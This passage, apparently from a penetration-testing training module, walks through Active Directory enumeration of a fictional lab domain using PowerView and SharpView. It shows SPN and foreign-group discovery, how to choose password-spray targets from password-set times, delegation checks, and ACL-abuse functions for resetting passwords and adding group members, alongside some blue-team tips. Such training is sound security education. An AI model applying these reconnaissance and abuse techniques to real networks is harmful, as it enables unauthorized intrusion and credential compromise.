samaccountname          : sqlqa
memberof                 : {CN=Domain
Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL}
ServicePrincipalName    : MSSQL_svc_qa/inlanefreight.local:1443

samaccountname          : sql-test
ServicePrincipalName    : MSSQL_svc_test/inlanefreight.local:1443

samaccountname          : sqlprod
```

```
memberof : {CN=Protected  
Users,CN=Users,DC=INLANEFREIGHT,DC=LOCAL}  
ServicePrincipalName : MSSQLSvc/sql01:1433
```

Finally, we can enumerate any users from other (foreign) domains with group membership within any groups in our current domain. We can see that the user `harry.jones` from the `FREIGHTLOGISTICS.LOCAL` domain is in our current domain's `Administrators` group. If we compromise the current domain, we may obtain credentials for this user from the NTDS database and authenticate into the `FREIGHTLOGISTICS.LOCAL` domain.

```
PS C:\htb> Find-ForeignGroup  
  
GroupDomain : INLANEFREIGHT.LOCAL  
GroupName : Administrators  
GroupDistinguishedName :  
CN=Administrators,CN=Builtin,DC=INLANEFREIGHT,DC=LOCAL  
MemberDomain : INLANEFREIGHT.LOCAL  
MemberName : S-1-5-21-888139820-103978830-333442103-1602  
MemberDistinguishedName : CN=S-1-5-21-888139820-103978830-333442103-  
1602,CN=ForeignSecurityPrincipals,DC=INLANEFREIGHT,  
DC=LOCAL
```

```
PS C:\htb> Convert-SidToName S-1-5-21-888139820-103978830-333442103-1602  
FREIGHTLOGISTIC\harry.jones
```

Another useful command is checking for users with Service Principal Names (SPNs) set in other domains that we can authenticate into via inbound or bi-directional trust relationships with forest-wide authentication allowing all users to authenticate across a trust or selective-authentication set up which allows specific users to authenticate. Here we can see one account in the `FREIGHTLOGISTICS.LOCAL` domain, which could be leveraged to Kerberoast across the forest trust.

```
PS C:\htb> Get-DomainUser -SPN -Domain freightlogistics.local | select  
samaccountname,memberof,serviceprincipalname | fl  
  
samaccountname : krbtgt  
memberof : CN=Denied RODC Password Replication  
Group,CN=Users,DC=freightlogistics,DC=local  
serviceprincipalname : kadmin/changepw  
  
samaccountname : svc_azure  
memberof : CN=Account
```

```
Operators,CN=Builtin,DC=freightlogistics,DC=local  
serviceprincipalname : freightlogistics/azureconnect:443
```

Password Set Times

Analyzing the Password Set times is incredibly important when performing password sprays. Organizations are much more likely to find an automated password spray across all accounts than at a few guesses towards a small group of accounts.

- If you see a several passwords set at the same time , this indicates they were set by the Help Desk and may be the same. Because of Password Lockout Policies, you may not be able to exceed four failed passwords in fifteen minutes. However, if you think the password is the same across 20 accounts, for one user, you can guess passwords along the line of "Password2020" for a different user, you can use the company name like "Freight2020!".
- Additionally, if you see the password was set in July of 2019; then you can normally exclude "2020" from your password guessing and probably shouldn't guess variations that wouldn't make sense, such as "Winter2019."
- If you see an old password that was set 2 years ago , chances are this password is weak and also one of the first accounts I would recommend guessing the password to before launching a large Password Spray.
- In most organizations, administrators have multiple accounts. If you see the administrator changing his "user account" around the same time as his "Administrator Account", they are highly likely to use the same password for both accounts.

The following command will display all password set times.

```
PS C:\htb> Get-DomainUser -Properties samaccountname,pwdlastset,lastlogon  
-Domain InlaneFreight.local | select samaccountname, pwdlastset, lastlogon  
| Sort-Object -Property pwdlastset
```

If you want only to show passwords set before a certain date:

```
PS C:\htb> Get-DomainUser -Properties samaccountname,pwdlastset,lastlogon  
-Domain InlaneFreight.local | select samaccountname, pwdlastset, lastlogon  
| where { $_.pwdlastset -lt (Get-Date).addDays(-90) }
```

Blue team tip: Whenever you deal with a compromise or complete a Penetration Test. It is always a good idea to use the above command to verify all passwords have been rotated!

You should never have passwords older than a year in your Active Directory.

Next Steps

Now that we have gathered a wealth of information about domain users let's look at group memberships to map out the domain further.

Enumerating AD Groups

Armed with the domain user information, it is next important to gather AD group information to see what privileges members of a group may have and even find nested groups or issues with group membership that could lead to unintended rights.

Domain Groups

A quick check shows that our target domain, INLANEFREIGHT.LOCAL has 72 groups.

```
PS C:\htb> Get-DomainGroup -Properties Name

name
-----
Administrators
Users
Guests
Print Operators
Backup Operators
Replicator
Remote Desktop Users
Network Configuration Operators
Performance Monitor Users
Performance Log Users
Distributed COM Users
IIS_IUSRS
Cryptographic Operators
Event Log Readers
Certificate Service DCOM Access
RDS Remote Access Servers
RDS Endpoint Servers
RDS Management Servers
Hyper-V Administrators
Access Control Assistance Operators
```

Remote Management Users
System Managed Accounts **Group**
Storage Replica Administrators
Domain Computers
Domain Controllers
Schema Admins
Enterprise Admins
Cert Publishers
Domain Admins
Domain Users
Domain Guests
Group Policy Creator Owners
RAS and IAS Servers
Server Operators
Account Operators
Pre-Windows 2000 Compatible Access
Incoming Forest Trust Builders
Windows Authorization Access **Group**
Terminal Server License Servers
Allowed RODC Password Replication **Group**
Denied RODC Password Replication **Group**
Read-only Domain Controllers
Enterprise **Read-only** Domain Controllers
Cloneable Domain Controllers
Protected Users
Key Admins
Enterprise Key Admins
DnsAdmins
DnsUpdateProxy
LAPS Admins
Security Operations
Organization Management
Recipient Management
View-Only Organization Management
Public Folder Management
UM Management
Help Desk
Records Management
Discovery Management
Server Management
Delegated Setup
Hygiene Management
Compliance Management
Security Reader
Security Administrator
Exchange Servers
Exchange Trusted Subsystem
Managed Availability Servers
Exchange Windows Permissions
ExchangeLegacyInterop

Let's grab a full listing of the group names. Many of these are built-in, standard AD groups. The presence of some group shows us that Microsoft Exchange is present in the environment. An Exchange installation adds several groups to AD, some of which such as Exchange Trusted Subsystem and Exchange Windows Permissions are considered [high-value targets](#) due to the permissions that membership in these groups grants a user or computer. Other groups such as Protected Users, LAPS Admins, Help Desk, and Security Operations should be noted down for review.

We can use `Get-DomainGroupMember` to examine group membership in any given group. Again, when using the `SharpView` function for this, we can pass the `-Help` flag to see all of the parameters that this function accepts.

```
PS C:\htb> .\SharpView.exe Get-DomainGroupMember -Help

Get_DomainGroupMember -Identity <String[]> -DistinguishedName <String[]> -
SamAccountName <String[]> -Name <String[]> -MemberDistinguishedName
<String[]> -MemberName <String[]> -Domain <String> -Recurse <Boolean> -
RecurseUsingMatchingRule <Boolean> -LDAPFilter <String> -Filter <String> -
SearchBase <String> -ADSPPath <String> -Server <String> -DomainController
<String> -SearchScope <SearchScope> -ResultPageSize <Int32> -
ServerTimeLimit <Nullable`1> -SecurityMasks <Nullable`1> -Tombstone
<Boolean> -Credential <NetworkCredential>
```

A quick examination of the `Help Desk` group shows us that there are two members.

```
PS C:\htb> .\SharpView.exe Get-DomainGroupMember -Identity 'Help Desk'

[Get-DomainSearcher] search base:
LDAP://DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL
[Get-DomainGroupMember] Get-DomainGroupMember filter string: (&
(objectCategory=group)(|(samAccountName=Help Desk)))
[Get-DomainSearcher] search base:
LDAP://DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL
[Get-DomainObject] Extracted domain 'INLANEFREIGHT.LOCAL' from 'CN=Harry
Jones,OU=Network Ops,OU=IT,OU=Employees,DC=INLA
NEFREIGHT,DC=LOCAL'
[Get-DomainSearcher] search base:
LDAP://DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL
[Get-DomainObject] Get-DomainComputer filter string: (&(|(distinguishedname=CN=Harry Jones,OU=Network Ops,OU=IT,OU=Employees,DC=INLANEFREIGHT,DC=LOCAL)))
```

```

LDAP://DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL
[Get-DomainObject] Extracted domain 'INLANEFREIGHT.LOCAL' from 'CN=Amber
Smith,OU=Contractors,OU=Employees,DC=INLANEFREI
GHT,DC=LOCAL'
[Get-DomainSearcher] search base:
LDAP://DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL
[Get-DomainObject] Get-DomainComputer filter string: (&(|(distinguishedname=CN=Amber Smith,OU=Contractors,OU=Employees,D
C=INLANEFREIGHT,DC=LOCAL)))
GroupDomain : INLANEFREIGHT.LOCAL
GroupName : Help Desk
GroupDistinguishedName : CN=Help Desk,OU=Microsoft Exchange
Security Groups,DC=INLANEFREIGHT,DC=LOCAL
MemberDomain : INLANEFREIGHT.LOCAL
MemberName : harry.jones
MemberDistinguishedName : CN=Harry Jones,OU=Network
Ops,OU=IT,OU=Employees,DC=INLANEFREIGHT,DC=LOCAL
MemberObjectClass : user
MemberSID : S-1-5-21-2974783224-3764228556-
2640795941-2040

GroupDomain : INLANEFREIGHT.LOCAL
GroupName : Help Desk
GroupDistinguishedName : CN=Help Desk,OU=Microsoft Exchange
Security Groups,DC=INLANEFREIGHT,DC=LOCAL
MemberDomain : INLANEFREIGHT.LOCAL
MemberName : amber.smith
MemberDistinguishedName : CN=Amber
Smith,OU=Contractors,OU=Employees,DC=INLANEFREIGHT,DC=LOCAL
MemberObjectClass : user
MemberSID : S-1-5-21-2974783224-3764228556-
2640795941-1859

```

Protected Groups

Next, we can look for all AD groups with the `AdminCount` attribute set to 1, signifying that this is a protected group.

```

PS C:\htb> .\SharpView.exe Get-DomainGroup -AdminCount

[Get-DomainSearcher] search base:
LDAP://DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL
[Get-DomainGroup] Searching for adminCount=1
[Get-DomainGroup] filter string: (&(objectCategory=group)(admincount=1))
objectsid : {S-1-5-32-544}

```

```
groupype : CREATED_BY_SYSTEM, DOMAIN_LOCAL_SCOPE,
SECURITY
samaccounttype : ALIAS_OBJECT
objectguid : 4f86f787-7173-4a34-a317-3f69e2263f0d
name : Administrators
distinguishedname :
CN=Administrators,CN=Builtin,DC=INLANEFREIGHT,DC=LOCAL
whencreated : 7/26/2020 8:13:52 PM
whenchanged : 8/23/2020 4:28:44 AM
samaccountname : Administrators
member : {CN=S-1-5-21-888139820-103978830-
333442103-1602,CN=ForeignSecurityPrincipals,D
REIGHT,DC=LOCAL, CN=Domain Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL,
CN=Enterprise Admins,CN=Users,DC=INLANEFR
LOCAL, CN=Administrator,CN=Users,DC=INLANEFREIGHT,DC=LOCAL}
cn : {Administrators}
objectclass : {top, group}
objectcategory :
CN=Group,CN=Schema,CN=Configuration,DC=INLANEFREIGHT,DC=LOCAL
usnchanged : 124889
description : Administrators have complete and
unrestricted access to the computer/domain
instancetype : 4
usncreated : 8200
admincount : 1
iscriticalsystemobject : True
systemflags : -1946157056
dscorepropagationdata : {7/30/2020 3:52:30 AM, 7/30/2020 3:09:16
AM, 7/30/2020 3:09:16 AM, 7/28/2020 1
, 1/1/1601 12:00:00 AM}

objectsid : {S-1-5-32-550}
groupype : CREATED_BY_SYSTEM, DOMAIN_LOCAL_SCOPE,
SECURITY
samaccounttype : ALIAS_OBJECT
objectguid : ae974502-7850-44ab-9518-f909f9526daa
name : Print Operators
distinguishedname : CN=Print
Operators,CN=Builtin,DC=INLANEFREIGHT,DC=LOCAL
whencreated : 7/26/2020 8:13:52 PM
whenchanged : 7/30/2020 3:52:30 AM
samaccountname : Print Operators
cn : {Print Operators}
objectclass : {top, group}
iscriticalsystemobject : True
usnchanged : 61476
instancetype : 4
usncreated : 8212
objectcategory :
CN=Group,CN=Schema,CN=Configuration,DC=INLANEFREIGHT,DC=LOCAL
```

```
admincount : 1
description : Members can administer printers installed
on domain controllers
systemflags : -1946157056
dscorepropagationdata : {7/30/2020 3:52:30 AM, 7/30/2020 3:09:16
AM, 7/30/2020 3:09:16 AM, 7/28/2020 1
, 1/1/1601 12:00:00 AM}

<...SNIP...>
```

Another important check is to look for any managed security groups. These groups have delegated non-administrators the right to add members to AD security groups and [distribution groups](#) and is set by modifying the `managedBy` attribute. This check looks to see if a group has a manager set and if the user can add users to the group. This could be useful for lateral movement by gaining us access to additional resources. First, let's take a look at the list of managed security groups.

```
PS C:\htb> Find-ManagedSecurityGroups | select GroupName

GroupName
-----
Security Operations
Organization Management
Recipient Management
View-Only Organization Management
Public Folder Management
UM Management
Help Desk
Records Management
Discovery Management
Server Management
Delegated Setup
Hygiene Management
Compliance Management
Security Reader
Security Administrator
```

Next, let's look at the `Security Operations` group and see if the group has a manager set. We can see that the user `joe.evans` is set as the group manager.

```
PS C:\htb> Get-DomainManagedSecurityGroup

GroupName : Security Operations
GroupDistinguishedName : CN=Security
Operations,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
```

```

ManagerName           : joe.evans
ManagerDistinguishedName : CN=Joe
Evans,OU=Security,OU=IT,OU=Employees,DC=INLANEFREIGHT,DC=LOCAL
ManagerType          : User
ManagerCanWrite      : UNKNOWN

GroupName            : Organization Management
GroupDistinguishedName : CN=Organization Management,OU=Microsoft
Exchange Security Groups,DC=INLANEFREIGHT,DC=LOCAL
ManagerName          : Organization Management
ManagerDistinguishedName : CN=Organization Management,OU=Microsoft
Exchange Security Groups,DC=INLANEFREIGHT,DC=LOCAL
ManagerType          : Group
ManagerCanWrite      : UNKNOWN

GroupName            : Recipient Management
GroupDistinguishedName : CN=Recipient Management,OU=Microsoft Exchange
Security Groups,DC=INLANEFREIGHT,DC=LOCAL
ManagerName          : Organization Management
ManagerDistinguishedName : CN=Organization Management,OU=Microsoft
Exchange Security Groups,DC=INLANEFREIGHT,DC=LOCAL
ManagerType          : Group
ManagerCanWrite      : UNKNOWN

GroupName            : View-Only Organization Management
GroupDistinguishedName : CN=View-Only Organization
Management,OU=Microsoft Exchange Security
Groups,DC=INLANEFREIGHT,DC=LOCAL
ManagerName          : Organization Management
ManagerDistinguishedName : CN=Organization Management,OU=Microsoft
Exchange Security Groups,DC=INLANEFREIGHT,DC=LOCAL
ManagerType          : Group
ManagerCanWrite      : UNKNOWN

<...SNIP...>

```

Enumerating the ACLs set on this group, we can see that this user has `GenericWrite` privileges meaning that this user can modify group membership (add or remove users). If we gain control of this user account, we can add this account or any other account that we control to the group and inherit any privileges that it has in the domain.

```
PS C:\htb> ConvertTo-SID joe.evans
```

```
S-1-5-21-2974783224-3764228556-2640795941-1238
```

```
PS C:\htb> $sid = ConvertTo-SID joe.evans
PS C:\htb> Get-DomainObjectAcl -Identity 'Security Operations' | ?{
    $_.SecurityIdentifier -eq $sid}

ObjectDN          : CN=Security
Operations,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
ObjectSID         : S-1-5-21-2974783224-3764228556-2640795941-2127
ActiveDirectoryRights : ListChildren, ReadProperty, GenericWrite
BinaryLength       : 36
AceQualifier      : AccessAllowed
IsCallback        : False
OpaqueLength      : 0
AccessMask         : 131132
SecurityIdentifier : S-1-5-21-2974783224-3764228556-2640795941-1238
AceType           : AccessAllowed
AceFlags          : ContainerInherit
IsInherited       : False
InheritanceFlags   : ContainerInherit
PropagationFlags   : None
AuditFlags         : None
```

Local Groups

It is also important to check local group membership. Is our current user local admin or part of local groups on any hosts? We can get a list of the local groups on a host using `Get-NetLocalGroup`.

```
PS C:\htb> Get-NetLocalGroup -ComputerName WS01 | select GroupName

GroupName
-----
Access Control Assistance Operators
Administrators
Backup Operators
Certificate Service DCOM Access
Cryptographic Operators
Distributed COM Users
Event Log Readers
Guests
Hyper-V Administrators
IIS_IUSRS
Network Configuration Operators
Performance Log Users
Performance Monitor Users
```

```
Power Users
Print Operators
RDS Endpoint Servers
RDS Management Servers
RDS Remote Access Servers
Remote Desktop Users
Remote Management Users
Replicator
Storage Replica Administrators
System Managed Accounts Group
Users
```

We can also enumerate the local group members on any given host using the `Get-NetLocalGroupMember` function.

```
PS C:\htb> .\SharpView.exe Get-NetLocalGroupMember -ComputerName WS01
```

```
ComputerName          : WS01
GroupName            : Administrators
MemberName           : WS01\Administrator
SID                 : S-1-5-21-3098764391-2955872655-
3533479253-500
IsGroup              : False
IsDomain             : false

ComputerName          : WS01
GroupName            : Administrators
MemberName           : INLANEFREIGHT\
SID                 : S-1-5-21-2974783224-3764228556-
2640795941-512
IsGroup              : False
IsDomain             : true

ComputerName          : WS01
GroupName            : Administrators
MemberName           : INLANEFREIGHT\
SID                 : S-1-5-21-2974783224-3764228556-
2640795941-2040
IsGroup              : False
IsDomain             : true

ComputerName          : WS01
GroupName            : Administrators
MemberName           : INLANEFREIGHT\
SID                 : S-1-5-21-2974783224-3764228556-
2640795941-513
IsGroup              : False
```

```
IsDomain : true
```

We see one non-RID 500 user in the local administrators group and use the `Convert-SidToName` function to convert the SID and reveal the `harry.jones` user.

```
PS C:\htb> Convert-SidToName S-1-5-21-2974783224-3764228556-2640795941-2040  
INLANEFREIGHT\harry.jones
```

We use this same function to check all the hosts that a given user has local admin access, though this can be done much quicker with another `PowerView` / `SharpView` function that we will cover later in this module.

```
PS C:\htb> $sid = Convert-NameToSid harry.jones  
PS C:\htb> $computers = Get-DomainComputer -Properties dnshostname |  
select -ExpandProperty dnshostname  
PS C:\htb> foreach ($line in $computers) {Get-NetLocalGroupMember -  
ComputerName $line | ? {$_.SID -eq $sid}}  
  
ComputerName : WS01.INLANEFREIGHT.LOCAL  
GroupName : Administrators  
MemberName : INLANEFREIGHT\harry.jones  
SID : S-1-5-21-2974783224-3764228556-2640795941-2040  
IsGroup : False  
IsDomain : True
```

Pulling Date User Added to Group

PowerView cannot pull the date when a user was added to a group, but since we are enumerating groups here, we wanted to include it. This information isn't too helpful for an attacker. Still, adding information that can aid in Incident Response will make your report stand out and hopefully lead to repeat business. Having this information, if you notice a strange user as part of a group, defenders can search for Event ID [4728](#)/ [4738](#) on that date to find out who added the user, or Event ID [4624](#) since the date added to see if anyone has logged in.

The module we generally use to pull this information is called `Get-ADGroupMemberDate` and can be downloaded [here](#). Load this module up the same way you would `PowerView`.

```
Then run Get-ADGroupMemberDate -Group "Help Desk" -DomainController  
DC01.INLANEFREIGHT.LOCAL , if there is a specific user you want to pull, we recommend  
running Get-ADGroupMemberDate -Group "Help Desk" -DomainController  
DC01.INLANEFREIGHT.LOCAL | ? { ($_.Username -match 'harry.jones') -And  
($_.State -NotMatch 'ABSENT') }
```

Continuing on

We have now covered AD users and groups. Let's start piecing things together and take a look at some key enumeration techniques around domain computers.

Enumerating AD Computers

Now that we have gathered user and group information, we need to find out information about the various hosts our target users can log in to, and if gaining SYSTEM access on any given host will open up different attack paths.

Domain Computer Information

We can use the `Get-DomainComputer` function to enumerate many details about domain computers.

```
PS C:\htb> .\SharpView.exe Get-DomainComputer -Help

Get_DomainComputer -Identity <String[]> -SamAccountName <String[]> -  
Unconstrained <Boolean> -TrustedToAuth <Boolean> -Printers <Boolean> -SPN  
<String> -ServicePrincipalName <String> -OperatingSystem <String> -  
ServicePack <String> -SiteName <String> -Ping <Boolean> -Domain <String> -  
LDAPFilter <String> -Filter <String> -Properties <String[]> -SearchBase  
<String> -ADSPPath <String> -Server <String> -DomainController <String> -  
SearchScope <SearchScope> -ResultPageSize <Int32> -ServerTimeLimit  
<Nullable`1> -SecurityMasks <Nullable`1> -Tombstone <Boolean> -FindOne  
<Boolean> -ReturnOne <Boolean> -Credential <NetworkCredential> -Raw  
<Boolean> -UACFilter <UACEnum>
```

Some of the most useful information we can gather is the hostname, operating system, and User Account Control (UAC) attributes.

```

PS C:\htb>.\SharpView.exe Get-DomainComputer -Properties
dnshostname,operatingsystem,lastlogontimestamp,useraccountcontrol

[Get-DomainSearcher] search base:
LDAP://DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL
[Get-DomainComputer] Get-DomainComputer filter string: (&
(samAccountType=805306369))
useraccountcontrol : SERVER_TRUST_ACCOUNT,
TRUSTED_FOR_DELEGATION
lastlogontimestamp : 8/17/2020 6:43:25 AM
dnshostname : DC01.INLANEFREIGHT.LOCAL
operatingsystem : Windows Server 2016 Standard

useraccountcontrol : WORKSTATION_TRUST_ACCOUNT
lastlogontimestamp : 8/15/2020 9:49:12 PM
dnshostname : EXCHG01.INLANEFREIGHT.LOCAL
operatingsystem : Windows Server 2016 Standard

useraccountcontrol : WORKSTATION_TRUST_ACCOUNT,
TRUSTED_TO_AUTH_FOR_DELEGATION
lastlogontimestamp : 8/15/2020 7:42:00 PM
dnshostname : SQL01.INLANEFREIGHT.LOCAL
operatingsystem : Windows Server 2016 Standard

useraccountcontrol : WORKSTATION_TRUST_ACCOUNT
lastlogontimestamp : 8/15/2020 5:55:24 PM
dnshostname : WS01.INLANEFREIGHT.LOCAL
operatingsystem : Windows Server 2016 Standard

useraccountcontrol : ACCOUNTDISABLE, WORKSTATION_TRUST_ACCOUNT
lastlogontimestamp : 7/26/2020 9:58:15 PM
dnshostname : DC02.INLANEFREIGHT.LOCAL

```

Let's save this data to a CSV for our records using `PowerView`.

```

PS C:\htb> Get-DomainComputer -Properties
dnshostname,operatingsystem,lastlogontimestamp,useraccountcontrol |
Export-Csv .\inlanefreight_computers.csv -NoTypeInformation

```

Finding Exploitable Machines

The most obvious thing in the above screenshot is within the "User Account Control" setting, and we will get into that shortly. However, tools like `Bloodhound` will quickly point this setting

out, and it may become uncommon to find in organizations that have regular penetration tests performed. The following flags can be combined to help come up with attacks:

- `LastLogonTimeStamp` : This field exists to let administrators find stale machines. If this field is 90 days old for a machine, it has not been turned on and is missing both operating system and application patches. Due to this, administrators may want to automatically disable machines upon this field hitting 90 days of age. Attackers can use this field in combination with other fields such as `Operating System` or `When Created` to identify targets.
- `OperatingSystem` : This lists the Operating System. The obvious attack path is to find a Windows 7 box that is still active (`LastLogonTimeStamp`) and try attacks like Eternal Blue. Even if Eternal Blue is not applicable, older versions of Windows are ideal spots to work from as there are fewer logging/antivirus capabilities on older Windows. It's also important to know the differences between flavors of Windows. For example, Windows 10 Enterprise is the only version that comes with "Credential Guard" (Prevents Mimikatz from Stealing Passwords) Enabled by default. If you see Administrators logging into Windows 10 Professional and Windows 10 Enterprise, the Professional box should be targeted.
- `WhenCreated` : This field is created when a machine joins Active Directory. The older the box is, the more likely it is to deviate from the "Standard Build." Old workstations could have weaker local administration passwords, more local admins, vulnerable software, more data, etc.

Computer Attacks

We can see if any computers in the domain are configured to allow [unconstrained delegation](#) and find one, the domain controller, which is standard.

```
PS C:\htb> .\SharpView.exe Get-DomainComputer -Unconstrained -Properties dnshostname,useraccountcontrol

[Get-DomainSearcher] search base:
LDAP://DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL
[Get-DomainComputer] Searching for computers with for unconstrained delegation
[Get-DomainComputer] Get-DomainComputer filter string: (&
(samAccountType=805306369)(userAccountControl:1.2.840.113556.1.
4.803:=524288))
useraccountcontrol          : SERVER_TRUST_ACCOUNT,
TRUSTED_FOR_DELEGATION
dnshostname                : DC01.INLANEFREIGHT.LOCAL
```

Finally, we can check for any hosts set up to allow for [constrained delegation](#).

```
PS C:\htb> Get-DomainComputer -TrustedToAuth | select -Property dnshostname,useraccountcontrol  
  
dnshostname  
useraccountcontrol  
-----  
-----  
EXCHG01.INLANEFREIGHT.LOCAL  
WORKSTATION_TRUST_ACCOUNT  
SQL01.INLANEFREIGHT.LOCAL WORKSTATION_TRUST_ACCOUNT,  
TRUSTED_TO_AUTH_FOR_DELEGATION
```

Upwards and Onwards

Now let's study the `access control lists` (`ACLs`) set up in the domain to see how we can further leverage any access we have obtained.

Enumerating Domain ACLs

Access Control Lists (ACLs)

[Access Control List](#) (ACL) settings themselves are called Access Control Entries (ACEs). Each ACE refers back to a user, group, or process (security principal) and defines the principal's rights.

There are two types of ACLs.


ACL	Description
Discretionary Access Control List (DACL)	This defines which security principals are granted or denied access to an object.
System Access Control Lists (SACL)	These allow administrators to log access attempts made to secured objects.

ACL (mis)-configurations may allow for chained object-to-object control. We can visualize unrolled membership of target groups, so-called `derivative admins`, who can derive admin rights from exploiting an AD attack chain.

AD Attack chains may include the following components:

- "Unprivileged" users (shadow admins) having administrative access on member servers or workstations.
- Privileged users having a logon session on these workstations and member servers.
- Other forms of object-to-object control include force password change, add group member, change owner, write ACE, and full control.

Below is an example of just some of the ACLs that can be set on a user object.



ACL Abuse

Why do we care about ACLs? ACL abuse is a powerful attack vector for us as penetration testers. These types of misconfigurations often go unnoticed in corporate environments because they can be difficult to monitor and control. An organization may be unaware of overly permissive ACL settings for years before (hopefully) we discover them. Below are some of the example Active Directory object security permissions (supported by `BloodHound` and abusable with `SharpView / PowerView`):

- `ForceChangePassword` abused with `Set-DomainUserPassword`
- `Add Members` abused with `Add-DomainGroupMember`
- `GenericAll` abused with `Set-DomainUserPassword` or `Add-DomainGroupMember`
- `GenericWrite` abused with `Set-DomainObject`
- `WriteOwner` abused with `Set-DomainObjectOwner`
- `WriteDACL` abused with `Add-DomainObjectACL`

- AllExtendedRights abused with `Set-DomainUserPassword` or `Add-DomainGroupMember`
-

Enumerating ACLs with Built-In Cmdlets

We can use the built-in `Get-ADUser` cmdlet to enumerate ACLs. For example, we can look at the ACL for a single domain user `daniel.carter` with this command.

```
PS C:\htb> (Get-ACL "AD:$((Get-ADUser daniel.carter).distinguishedname)").access | ? {$_.IdentityReference -eq "INLANEFREIGHT\cliff.moore"}  
  
ActiveDirectoryRights : ReadProperty, WriteProperty, GenericExecute  
InheritanceType      : All  
ObjectType           : 00000000-0000-0000-0000-000000000000  
InheritedObjectType  : 00000000-0000-0000-0000-000000000000  
ObjectFlags          : None  
AccessControlType    : Allow  
IdentityReference    : INLANEFREIGHT\cliff.moore  
IsInherited         : False  
InheritanceFlags    : ContainerInherit  
PropagationFlags    : None  
  
ActiveDirectoryRights : ExtendedRight  
InheritanceType      : All  
ObjectType           : ab721a53-1e2f-11d0-9819-00aa0040529b  
InheritedObjectType  : 00000000-0000-0000-0000-000000000000  
ObjectFlags          : ObjectAceTypePresent  
AccessControlType    : Allow  
IdentityReference    : INLANEFREIGHT\cliff.moore  
IsInherited         : False  
InheritanceFlags    : ContainerInherit  
PropagationFlags    : None
```

We can drill down further on this user to find all users with `WriteProperty` or `GenericAll` rights over the target user.

```
PS C:\htb> (Get-ACL "AD:$((Get-ADUser daniel.carter).distinguishedname)").access | ? {$_.ActiveDirectoryRights -match "WriteProperty" -or $_.ActiveDirectoryRights -match "GenericAll"} | Select IdentityReference,ActiveDirectoryRights -Unique | ft -w  
  
IdentityReference  
ActiveDirectoryRights
```

```
BUILTIN\Administrators           CreateChild, DeleteChild,  
Self, WriteProperty, ExtendedRight, Delete, GenericRead,  
  
WriteDacl, WriteOwner  
INLANEFREIGHT\Domain Admins      CreateChild, DeleteChild,  
Self, WriteProperty, ExtendedRight, GenericRead, WriteDacl,  
  
WriteOwner  
INLANEFREIGHT\Enterprise Admins   CreateChild, DeleteChild,  
Self, WriteProperty, ExtendedRight, GenericRead, WriteDacl,  
  
WriteOwner  
INLANEFREIGHT\cliff.moore  
ReadProperty, WriteProperty, GenericExecute  
NT AUTHORITY\SELF  
ReadProperty, WriteProperty, ExtendedRight  
BUILTIN\Terminal Server License Servers  
ReadProperty, WriteProperty  
INLANEFREIGHT\Cert Publishers  
ReadProperty, WriteProperty  
INLANEFREIGHT\Organization Management  
WriteProperty  
INLANEFREIGHT\Exchange Servers  
WriteProperty  
INLANEFREIGHT\Exchange Servers           CreateChild,  
DeleteChild, ListChildren, ReadProperty, WriteProperty, ListObject  
INLANEFREIGHT\Exchange Servers  
ReadProperty, WriteProperty, ListObject, Delete  
INLANEFREIGHT\Exchange Trusted Subsystem   CreateChild,  
DeleteChild, ListChildren, ReadProperty, WriteProperty, ListObject  
INLANEFREIGHT\Exchange Trusted Subsystem  
WriteProperty
```

Enumerating ACLs with PowerView and SharpView

We can use `PowerView` / `SharpView` to perform the previous command much quicker. For example, `Get-DomainObjectACL` can be used on a user to return similar data.

```
PS C:\htb> Get-DomainObjectAcl -Identity harry.jones -Domain  
inlanefreight.local -ResolveGUIDs  
  
AceQualifier      : AccessAllowed  
ObjectDN         : CN=Harry Jones,OU=Network
```

```

Ops,OU=IT,OU=Employees,DC=INLANEFREIGHT,DC=LOCAL
ActiveDirectoryRights : CreateChild, DeleteChild, ListChildren
ObjectAceType         : ms-Exch-Active-Sync-Devices
ObjectSID             : S-1-5-21-2974783224-3764228556-2640795941-2040
InheritanceFlags      : ContainerInherit
BinaryLength          : 72
AceType               : AccessAllowedObject
ObjectAceFlags        : ObjectAceTypePresent,
InheritedObjectTypePresent
IsCallback            : False
PropagationFlags      : InheritOnly
